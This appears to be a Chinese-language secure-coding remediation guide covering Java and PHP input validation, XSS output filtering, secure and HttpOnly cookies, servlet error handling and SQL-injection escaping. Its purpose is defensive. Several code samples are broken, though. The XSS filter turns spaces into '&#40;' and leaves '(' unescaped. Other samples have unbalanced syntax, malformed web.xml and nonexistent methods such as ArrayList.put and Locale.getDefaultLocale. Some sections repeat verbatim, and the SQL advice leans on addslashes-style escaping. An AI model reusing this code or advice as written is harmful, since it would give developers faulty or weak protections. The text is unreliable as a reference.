// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
            // validate the cookie value
            if (Validator.validateRequired(cookies[i].getValue()) {
                // valid cookie value, continue processing request
                ...
            }
        }
    }
}
}

```

[8] HTTP 响应

[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，请通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：< > " ' % ;) (& +

以下示例通过将敏感字符转换为其对应的字符实体来过滤指定字符串：

```

// Example to filter sensitive data to prevent cross-site scripting
public Class Validator {
    ...
    public static String filter(String value) {
        if (value == null) {
            return null;
        }
        StringBuffer result = new StringBuffer(value.length());
        for (int i=0; i<value.length(); ++i) {
            switch (value.charAt(i)) {
                case '<':
                    result.append("&lt;");
                    break;
                case '>':
                    result.append("&gt;");
                    break;
                case '"':
                    result.append("&quot;");
                    break;
                case '\'':
                    result.append("&#39;");
                    break;
                case '%':
                    result.append("&#37;");
                    break;
                case ';':
                    result.append("&#59;");

```

```

        break;
    case ' ':
        result.append("&#40;");
        break;
    case ')':
        result.append("&#41;");
        break;
    case '&':
        result.append("&amp;");
        break;
    case '+':
        result.append("&#43;");
        break;
    default:
        result.append(value.charAt(i));
        break;
    }
    return result;
}
...
}
...
// Filter the HTTP response using Validator.filter
PrintWriter out = response.getWriter();
// set output response
out.write(Validator.filter(response));
out.close();

```

Java Servlet API 2.3 引进了“过滤器”，它支持拦截和转换 HTTP 请求或响应。以下示例使用 `Validator.filter` 来用“Servlet 过滤器”清理响应：

```

// Example to filter all sensitive characters in the HTTP response using a Java Filter.
// This example is for illustration purposes since it will filter all content in the response, including
HTML tags!
public class SensitiveCharsFilter implements Filter {
    ...
    public void doFilter(ServletRequest request,
        ServletResponse response,
        FilterChain chain)
        throws IOException, ServletException {

        PrintWriter out = response.getWriter();
        ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse) response);
        chain.doFilter(request, wrapper);

        CharArrayWriter caw = new CharArrayWriter();
        caw.write(Validator.filter(wrapper.toString()));

        response.setContentType("text/html");
        response.setContentLength(caw.toString().length());
        out.write(caw.toString());
        out.close();
    }
    ...
    public class CharResponseWrapper extends HttpServletResponseWrapper {
        private CharArrayWriter output;

        public String toString() {
            return output.toString();
        }

        public CharResponseWrapper(HttpServletResponse response) {
            super(response);
            output = new CharArrayWriter();
        }

        public PrintWriter getWriter() {
            return new PrintWriter(output);
        }
    }
}

```

```
}
```

[8-2] 保护 cookie

在 cookie 中存储敏感数据时，确保使用 `Cookie.setSecure`（布尔标志）在 HTTP 响应中设置 cookie 的安全标志，以指导浏览器使用安全协议（如 HTTPS 或 SSL）发送 cookie。

保护“用户”cookie 的示例：

```
// Example to secure a cookie, i.e. instruct the browser to
// send the cookie using a secure protocol
Cookie cookie = new Cookie("user", "sensitive");
cookie.setSecure(true);
response.addCookie(cookie);
```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 实施所有以上数据验证需求，是强大的框架。这些规则配置在定义表单字段的输入验证规则的 XML 文件中。在缺省情况下，Struts 支持在使用 Struts“bean:write”标记撰写的所有数据上，过滤 [8] HTTP 响应中输出的危险字符。可通过设置“filter=false”标志来禁用该过滤。

Struts 定义以下基本输入验证器，但也可定义定制的验证器：

required：如果字段包含空格以外的任何字符，便告成功。

mask：如果值与掩码属性给定的正则表达式相匹配，便告成功。

range：如果值在 min 和 max 属性给定的值的范围内（(value >= min) & (value <= max)），便告成功。

maxLength：如果字段长度小于或等于 max 属性，便告成功。

minLength：如果字段长度大于或等于 min 属性，便告成功。

byte、**short**、**integer**、**long**、**float**、**double**：如果可将值转换为对应的基本类型，便告成功。

date：如果值代表有效日期，便告成功。可能会提供日期模式。

creditCard：如果值可以是有效的信用卡号码，便告成功。

e-mail：如果值可以是有效的电子邮件地址，便告成功。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```
<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">
      <!-- userName is required and is alpha-numeric case insensitive -->
      <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayName"/>
        <var>
          <var-name>mask</var-name>
          <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
      </field>
      ...
    </form>
    ...
  </formset>
```

```
</form-validation>
```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件和输入验证的 Java API（JSR 127）。JavaServer Faces API 实现以下基本验证器，但可定义定制的验证器：**validate_doublerrange**：在组件上注册 **DoubleRangeValidator**

validate_length：在组件上注册 **LengthValidator**

validate_longrange：在组件上注册 **LongRangeValidator**

validate_required：在组件上注册 **RequiredValidator**

validate_stringrange：在组件上注册 **StringRangeValidator**

validator：在组件上注册定制的 **Validator**

JavaServer Faces API 定义以下 **UIInput** 和 **UIOutput** 处理器（标记）：

input_date：接受以 **java.text.Date** 实例格式化的 **java.util.Date**

output_date：显示以 **java.text.Date** 实例格式化的 **java.util.Date**

input_datetime：接受以 **java.text.DateTime** 实例格式化的 **java.util.Date**

output_datetime：显示以 **java.text.DateTime** 实例格式化的 **java.util.Date**

input_number：显示以 **java.text.NumberFormat** 格式化的数字数据类型（**java.lang.Number** 或基本类型）

output_number：显示以 **java.text.NumberFormat** 格式化的数字数据类型（**java.lang.Number** 或基本类型）

input_text：接受单行文本字符串。

output_text：显示单行文本字符串。

input_time：接受以 **java.text.DateFormat** 时间实例格式化的 **java.util.Date**

output_time：显示以 **java.text.DateFormat** 时间实例格式化的 **java.util.Date**

input_hidden：允许页面作者在页面中包括隐藏变量

input_secret：接受不含空格的单行文本，并在输入时，将其显示为一组星号

input_textarea：接受多行文本

output_errors：显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息

output_label：将嵌套的组件显示为指定输入字段的标签

output_message：显示本地化消息

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>
```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 —

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 —

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 —

<http://java.sun.com/j2ee/jvaserverfaces/>

** 错误处理:

许多 J2EE Web 应用程序体系结构都遵循“模型视图控制器 (MVC)”模式。在该模式中, Servlet 扮演“控制器”的角色。Servlet 将应用程序处理委派给 EJB 会话 Bean (模型) 之类的 JavaBean。然后, Servlet 再将请求转发给 JSP (视图), 以呈现处理结果。Servlet 应检查所有的输入、输出、返回码、错误代码和已知的异常, 以确保实际处理按预期进行。

数据验证可保护应用程序免遭恶意数据篡改, 而有效的错误处理策略则是防止应用程序意外泄露内部错误消息 (如异常堆栈跟踪) 所不可或缺的。好的错误处理策略会处理以下项:

[1] 定义错误

[2] 报告错误

[3] 呈现错误

[4] 错误映射

[1] 定义错误

应避免在应用程序层 (如 Servlet) 中硬编码错误消息。相反地, 应用程序应该使用映射到已知应用程序故障的错误密钥。好的做法是定义错误密钥, 且该错误密钥映射到 HTML 表单字段或其他 Bean 属性的验证规则。例如, 如果需要“user_name”字段, 其内容为字母数字, 并且必须在数据库中是唯一的, 那么就应定义以下错误密钥:

(a) ERROR_USERNAME_REQUIRED: 该错误密钥用于显示消息, 以通知用户需要“user_name”字段;

(b) ERROR_USERNAME_ALPHANUMERIC: 该错误密钥用于显示消息, 以通知用户“user_name”字段应该是字母数字;

(c) ERROR_USERNAME_DUPLICATE: 该错误密钥用于显示消息, 以通知用户“user_name”值在数据库中重复;

(d) ERROR_USERNAME_INVALID: 该错误密钥用于显示一般消息, 以通知用户“user_name”值无效;

好的做法是定义用于存储和报告应用程序错误的以下框架 Java 类:

- ErrorKeys: 定义所有错误密钥

```
// Example: ErrorKeys defining the following error keys:
// - ERROR_USERNAME_REQUIRED
// - ERROR_USERNAME_ALPHANUMERIC
// - ERROR_USERNAME_DUPLICATE
// - ERROR_USERNAME_INVALID
// ...
public class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}
```

- Error: 封装个别错误

```
// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public class Error implements Serializable {

    // Constructor given a specified error key
    public Error(String key) {
        this(key, null);
    }

    // Constructor given a specified error key and array of placeholder objects
    public Error(String key, Object[] values) {
        this.key = key;
        this.values = values;
    }

    // Returns the error key
    public String getKey() {
```

```

        return this.key;
    }

    // Returns the placeholder values
    public Object[] getValues() {
        return this.values;
    }

    private String key = null;
    private Object[] values = null;
}

```

- Errors: 封装错误的集合

```

// Example: Errors encapsulates the Error objects being reported to the presentation layer.
// Errors are stored in a HashMap where the key is the bean property name and value is an
// ArrayList of Error objects.
public class Errors implements Serializable {

    // Adds an Error object to the Collection of errors for the specified bean property.
    public void addError(String property, Error error) {
        ArrayList propertyErrors = (ArrayList)errors.get(property);
        if (propertyErrors == null) {
            propertyErrors = new ArrayList();
            errors.put(property, propertyErrors);
        }
        propertyErrors.put(error);
    }

    // Returns true if there are any errors
    public boolean hasErrors() {
        return (errors.size() > 0);
    }

    // Returns the Errors for the specified property
    public ArrayList getErrors(String property) {
        return (ArrayList)errors.get(property);
    }

    private HashMap errors = new HashMap();
}

```

以下是使用上述框架类来处理“user_name”字段验证错误的示例:

```

// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
} // (b) Alpha-numeric validation rule
else if (!Validator.matchPattern(userName, "[a-zA-Z0-9]*")) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
}
else
{
    // (c) Duplicate check validation rule
    // We assume that there is an existing UserValidationEJB session bean that implements
    // a checkIfDuplicate() method to verify if the user already exists in the database.
    try {
        ...
        if (UserValidationEJB.checkIfDuplicate(userName)) {
            errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
        }
    }
}

```

```

    } catch (RemoteException e) {
        // log the error
        logger.error("Could not validate user for specified userName: " + userName);
        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
    }
}
// set the errors object in a request attribute called "errors"
request.setAttribute("errors", errors);
...

```

[2] 报告错误

有两种方法可报告 web 层应用程序错误:

(a) Servlet 错误机制

(b) JSP 错误机制

[2-a] Servlet 错误机制

Servlet 可通过以下方式报告错误:

- 转发给输入 JSP（已将错误存储在请求属性中），或
- 使用 HTTP 错误代码参数来调用 `response.sendError`，或
- 抛出异常

好的做法是处理所有已知应用程序错误（如 [1] 部分所述），将这些错误存储在请求属性中，然后转发给输入 JSP。输入 JSP 应显示错误消息，并提示用户重新输入数据。以下示例阐明转发给输入 JSP（`userInput.jsp`）的方式:

```

// Example to forward to the userInput.jsp following user validation errors
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd != null) {
    rd.forward(request, response);
}

```

如果 Servlet 无法转发给已知的 JSP 页面，那么第二个选项是使用 `response.sendError` 方法，将 `HttpServletResponse.SC_INTERNAL_SERVER_ERROR`（状态码 500）作为参数，来报告错误。请参阅 `javax.servlet.http.HttpServletResponse` 的 Javadoc，以获取有关各种 HTTP 状态码的更多详细信息。返回 HTTP 错误的示例:

```

// Example to return a HTTP error code
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd == null) {
    // messages is a resource bundle with all message keys and values
    response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
        messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
}

```

作为最后的手段，Servlet 可以抛出异常，且该异常必须是以下其中一类的子类: - `RuntimeException` - `ServletException` - `IOException`

[2-b] JSP 错误机制

JSP 页面通过定义 `errorPage` 伪指令来提供机制，以处理运行时异常，如以下示例所示:

```

<%@ page errorPage="/errors/userValidation.jsp" %>

```

未捕获的 JSP 异常被转发给指定的 `errorPage`，并且原始异常设置在名称为 `javax.servlet.jsp.jspException` 的请求参数中。错误页面必须包括 `isErrorPage` 伪指令，如下所示：

```
<%@ page isErrorPage="true" %>
```

`isErrorPage` 伪指令导致“exception”变量初始化为所抛出的异常对象。

[3] 呈现错误

J2SE Internationalization API 提供使应用程序资源外部化以及将消息格式化的实用程序类，其中包括：

(a) 资源束

(b) 消息格式化

[3-a] 资源束

资源束通过将本地化数据从使用该数据的源代码中分离来支持国际化。每一资源束都会为特定的语言环境存储键/值对的映射。

`java.util.PropertyResourceBundle` 将内容存储在外部属性文件中，对其进行使用或扩展都很常见，如以下示例所示：

```
#####
# ErrorMessages.properties
#####
# required user name error message
error.username.required=User name field is required

# invalid user name format
error.username.alphanumeric=User name must be alphanumeric

# duplicate user name error message
error.username.duplicate=User name {0} already exists, please choose another one

...
```

可定义多种资源，以支持不同的语言环境（因此名为资源束）。例如，可定义 `ErrorMessages_fr.properties` 以支持该束系列的法语成员。如果请求的语言环境的资源成员不存在，那么会使用缺省成员。在以上示例中，缺省资源是 `ErrorMessages.properties`。应用程序（JSP 或 Servlet）会根据用户的语言环境从适当的资源检索内容。

[3-b] 消息格式化

J2SE 标准类 `java.util.MessageFormat` 提供使用替换占位符来创建消息的常规方法。`MessageFormat` 对象包含嵌入了格式说明符的模式字符串，如下所示：

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
args[0] = userName;
String message = MessageFormat.format(pattern, args);
```

以下是使用 `ResourceBundle` 和 `MessageFormat` 来呈现错误消息的更加全面的示例：

```
// Example to render an error message from a localized ErrorMessages resource (properties file)
// Utility class to retrieve locale-specific error messages
public class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
        return getErrorMessage(errorKey, defaultLocale);
    }
}
```



```

// Returns the error message for the specified error key in the specified locale
public String getErrorMessage(String errorKey, Locale locale) {
    return getErrorMessage(errorKey, null, locale);
}

// Returns a formatted error message for the specified error key in the specified locale
public String getErrorMessage(String errorKey, Object[] args, Locale locale) {
    // Get localized ErrorMessageResource
    ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale);
    // Get localized error message
    String errorMessage = errorMessageResource.getString(errorKey);
    if (args != null) {
        // Format the message using the specified placeholders args
        return MessageFormat.format(errorMessage, args);
    } else {
        return errorMessage;
    }
}

// default environment locale
private Locale defaultLocale = Locale.getDefaultLocale();
}

...
// Get the user's locale
Locale userLocale = request.getLocale();
// Check if there were any validation errors
Errors errors = (Errors)request.getAttribute("errors");
if (errors != null && errors.hasErrors()) {
    // iterate through errors and output error messages corresponding to the "user_name" property
    ArrayList userNameErrors = errors.getErrors("user_name");
    ListIterator iterator = userNameErrors.iterator();
    while (iterator.hasNext()) {
        // Get the next error object
        Error error = (Error)iterator.next();
        String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
        output.write(errorMessage + "\r\n");
    }
}
}

```

建议定义定制 JSP 标记（如 `displayErrors`），以迭代处理并呈现错误消息，如以上示例所示。

[4] 错误映射

通常情况下，“Servlet 容器”会返回与响应状态码或异常相对应的缺省错误页面。可以使用定制错误页面来指定状态码或异常与 Web 资源之间的映射。好的做法是开发不会泄露内部错误状态的静态错误页面（缺省情况下，大部分 Servlet 容器都会报告内部错误消息）。该映射配置在“Web 部署描述符（web.xml）”中，如以下示例所指定：

```

<!-- Mapping of HTTP error codes and application exceptions to error pages -->
<error-page>
    <exception-type>UserValidationException</exception-type>
    <location>/errors/validationError.html</error-page>
</error-page>
<error-page>
    <error-code>500</exception-type>
    <location>/errors/internalError.html</error-page>
</error-page>
<error-page>
    ...
</error-page>
...

```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。验证规则配置在 XML 文件中，该文件定义了表单字段的输入验证规则以及对应的验证错误密钥。Struts 提供国际化支持以使用资源束和消息格式化来构建本地化应用程序。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例:

```
<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
</formset>
<formset>
  <form name="loginForm">
    <!-- userName is required and is alpha-numeric case insensitive -->
    <field property="userName" depends="required,mask">
      <!-- message resource key to display if validation fails -->
      <msg name="mask" key="login.userName.maskmsg"/>
      <arg0 key="login.userName.displayName"/>
      <var>
        <var-name>mask</var-name>
        <var-value>^[a-zA-Z0-9]*$</var-value>
      </var>
    </field>
    ...
  </form>
  ...
</formset>
</form-validation>
```

Struts JSP 标记库定义了有条件地显示一组累计错误消息的“errors”标记, 如下示例所示:

```
<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<html:html>
<head>
<body>
  <html:form action="/logon.do">
    <table border="0" width="100%">
      <tr>
        <th align="right">
          <html:errors property="username"/>
          <bean:message key="prompt.username"/>
        </th>
        <td align="left">
          <html:text property="username" size="16"/>
        </td>
      </tr>
      <tr>
        <td align="right">
          <html:submit><bean:message key="button.submit"/></html:submit>
        </td>
        <td align="right">
          <html:reset><bean:message key="button.reset"/></html:reset>
        </td>
      </tr>
    </table>
  </html:form>
</body>
</html:html>
```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件、验证输入和支持国际化的 Java API（JSR 127）。

JavaServer Faces API 定义“output_errors”UIOutput 处理器，该处理器显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息。

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>
```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 —

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 —

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 —

<http://java.sun.com/j2ee/javaserverfaces/>

PHP

SQL 盲注

** 过滤用户输入

将任何数据传给 SQL 查询之前，应始终先使用筛选技术来适当过滤。这无论如何强调都不为过。过滤用户输入可让许多注入缺陷在到达数据库之前便得到更正。

** 对用户输入加引号

不论任何数据类型，只要数据库允许，便用单引号括住所有用户数据，始终是好的观念。MySQL 允许此格式化技术。

** 转义数据值

如果使用 MySQL 4.3.0 或更新的版本，您应该用 `mysql_real_escape_string()` 来转义所有字符串。如果使用旧版的 MySQL，便应该使用 `mysql_escape_string()` 函数。如果未使用 MySQL，您可以选择使用特定数据库的特定换码功能。如果不知道换码功能，您可以选择使用较一般的换码功能，例如，`addslashes()`。

如果使用 PEAR DB 数据库抽象层，您可以使用 DB::quote() 方法或使用 ? 之类的查询占位符，它会自动转义替换占位符的值。

参考资料

http://ca3.php.net/mysql_real_escape_string

http://ca.php.net/mysql_escape_string

<http://ca.php.net/addslashes>

<http://pear.php.net/package-info.php?package=DB>

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须始终在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 Javascript。

一份好的设计通常需要 Web 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：[1] 必需字段[2] 字段数据类型（缺省情况下，所有 HTTP 请求参数都是“字符串”）[3] 字段长度[4] 字段范围[5] 字段选项[6] 字段模式[7] cookie 值[8] HTTP 响应好的做法是实现一个或多个验证每个应用程序参数的函数。以下部分描述一些检查的示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：

```
// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}
```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。[4] 字段范围

始终确保输入参数是在由功能需求定义的范围内的。

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 SELECT HTML 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 userName 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：^[a-zA-Z0-9]+\$

[7] cookie 值

适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。

[8] HTTP 响应[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，开发者应通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：<>"'%;)(& +

PHP 包含一些自动化清理实用程序函数，如 htmlentities()：

```
$input = htmlentities($input, ENT_QUOTES, 'UTF-8');
```

此外，为了避免“跨站点脚本编制”的 UTF-7 变体，您应该显式定义响应的 Content-Type 头，例如：

```
<?php

header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] 保护 cookie

在 cookie 中存储敏感数据且通过 SSL 来传输时，请确保先在 HTTP 响应中设置 cookie 的安全标志。这将会指示浏览器仅通过 SSL 连接来使用该 cookie。

为了保护 cookie，您可以使用以下代码示例：

```
<$php

$value = "some_value";
$time = time()+3600;
$path = "/application/";
$domain = ".example.com";
$secure = 1;

setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);

?>
```

此外，我们建议您使用 **HttpOnly** 标志。当 **HttpOnly** 标志设置为 **TRUE** 时，将只能通过 HTTP 协议来访问 cookie。这意味着无法用脚本语言（如 JavaScript）来访问 cookie。该设置可有效地帮助减少通过 XSS 攻击盗用身份的情况（虽然并非所有浏览器都支持该设置）。

在 PHP 5.2.0 中添加了 **HttpOnly** 标志。

引用[1] 使用 HTTP 专用 cookie 来减轻“跨站点脚本编制”的影响：

<http://msdn2.microsoft.com/en-us/library/ms533046.aspx>

[2] PHP 安全协会：

<http://phpsec.org/>

[3] PHP 和 Web 应用程序安全博客（Chris Shiflett）：

<http://shiflett.org/>

SQL 注入

** 过滤用户输入

将任何数据传给 SQL 查询之前，应始终先使用筛选技术来适当过滤。这无论如何强调都不为过。过滤用户输入可让许多注入缺陷在到达数据库之前便得到更正。

** 对用户输入加引号

不论任何数据类型，只要数据库允许，便用单引号括住所有用户数据，始终是好的观念。MySQL 允许此格式化技术。

** 转义数据值

如果使用 MySQL 4.3.0 或更新的版本，您应该用 `mysql_real_escape_string()` 来转义所有字符串。如果使用旧版的 MySQL，便应该使用 `mysql_escape_string()` 函数。如果未使用 MySQL，您可以选择使用特定数据库的特定换码功能。如果不知道换码功能，您可以选择使用较一般的换码功能，例如，`addslashes()`。

如果使用 PEAR DB 数据库抽象层，您可以使用 `DB::quote()` 方法或使用 `?` 之类的查询占位符，它会自动转义替换占位符的值。

参考资料

http://ca3.php.net/mysql_real_escape_string

http://ca.php.net/mysql_escape_string
<http://ca.php.net/addslashes>
<http://pear.php.net/package-info.php?package=DB>

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须始终在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 **Javascript**。
一份好的设计通常需要 **Web** 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：**[1]** 必需字段**[2]** 字段数据类型（缺省情况下，所有 **HTTP** 请求参数都是“字符串”）**[3]** 字段长度**[4]** 字段范围**[5]** 字段选项**[6]** 字段模式**[7]** **cookie** 值**[8]** **HTTP** 响应好的做法是实现一个或多个验证每个应用程序参数的函数。以下部分描述一些检查的示例。
[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：

```
// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}
```

[2] 输入的 **Web** 应用程序中的字段数据类型和输入参数欠佳。例如，所有 **HTTP** 请求参数或 **cookie** 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。**[3]** 字段长度“始终”确保输入参数（**HTTP** 请求参数或 **cookie** 值）有最小长度和/或最大长度的限制。**[4]** 字段范围

始终确保输入参数是在由功能需求定义的范围內。

[5] 字段选项 **Web** 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。**[6]** 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 **userName** 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：**^[a-zA-Z0-9]+\$**

[7] **cookie** 值

适用于 **cookie** 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。

[8] **HTTP** 响应**[8-1]** 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，开发者应通过将敏感字符转换为其对应的字符实体来清理 **HTML**。这些是 **HTML** 敏感字符：**< > " ' % ;) (& +**

PHP 包含一些自动化清理实用程序函数，如 **htmlentities()**：

```
$input = htmlentities($input, ENT_QUOTES, UTF-8);
```

此外，为了避免“跨站点脚本编制”的 **UTF-7** 变体，您应该显式定义响应的 **Content-Type** 头，例如：

```
<?php
header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] 保护 cookie

在 cookie 中存储敏感数据且通过 SSL 来传输时，请确保先在 HTTP 响应中设置 cookie 的安全标志。这将会指示浏览器仅通过 SSL 连接来使用该 cookie。

为了保护 cookie，您可以使用以下代码示例：

```
<?php

$value = "some_value";
$time = time()+3600;
$path = "/application/";
$domain = ".example.com";
$secure = 1;

setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);

?>
```

此外，我们建议您使用 HttpOnly 标志。当 HttpOnly 标志设置为 TRUE 时，将只能通过 HTTP 协议来访问 cookie。这意味着无法用脚本语言（如 JavaScript）来访问 cookie。该设置可有效地帮助减少通过 XSS 攻击盗用身份的情况（虽然并非所有浏览器都支持该设置）。

在 PHP 5.2.0 中添加了 HttpOnly 标志。

引用[1] 使用 HTTP 专用 cookie 来减轻“跨站点脚本编制”的影响：

<http://msdn2.microsoft.com/en-us/library/ms533046.aspx>

[2] PHP 安全协会：

<http://phpsec.org/>

[3] PHP 和 Web 应用程序安全博客（Chris Shiflett）：

<http://shiflett.org/>

跨站点脚本编制

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须始终在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 Javascript。

一份好的设计通常需要 Web 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：[1] 必需字段[2] 字段数据类型（缺省情况下，所有 HTTP 请求参数都是“字符串”）[3] 字段长度[4] 字段范围[5] 字段选项[6] 字段模式[7] cookie 值[8] HTTP 响应好的做法是实现一个或多个验证每个应用程序参数的函数。以下部分描述一些检查的示例。

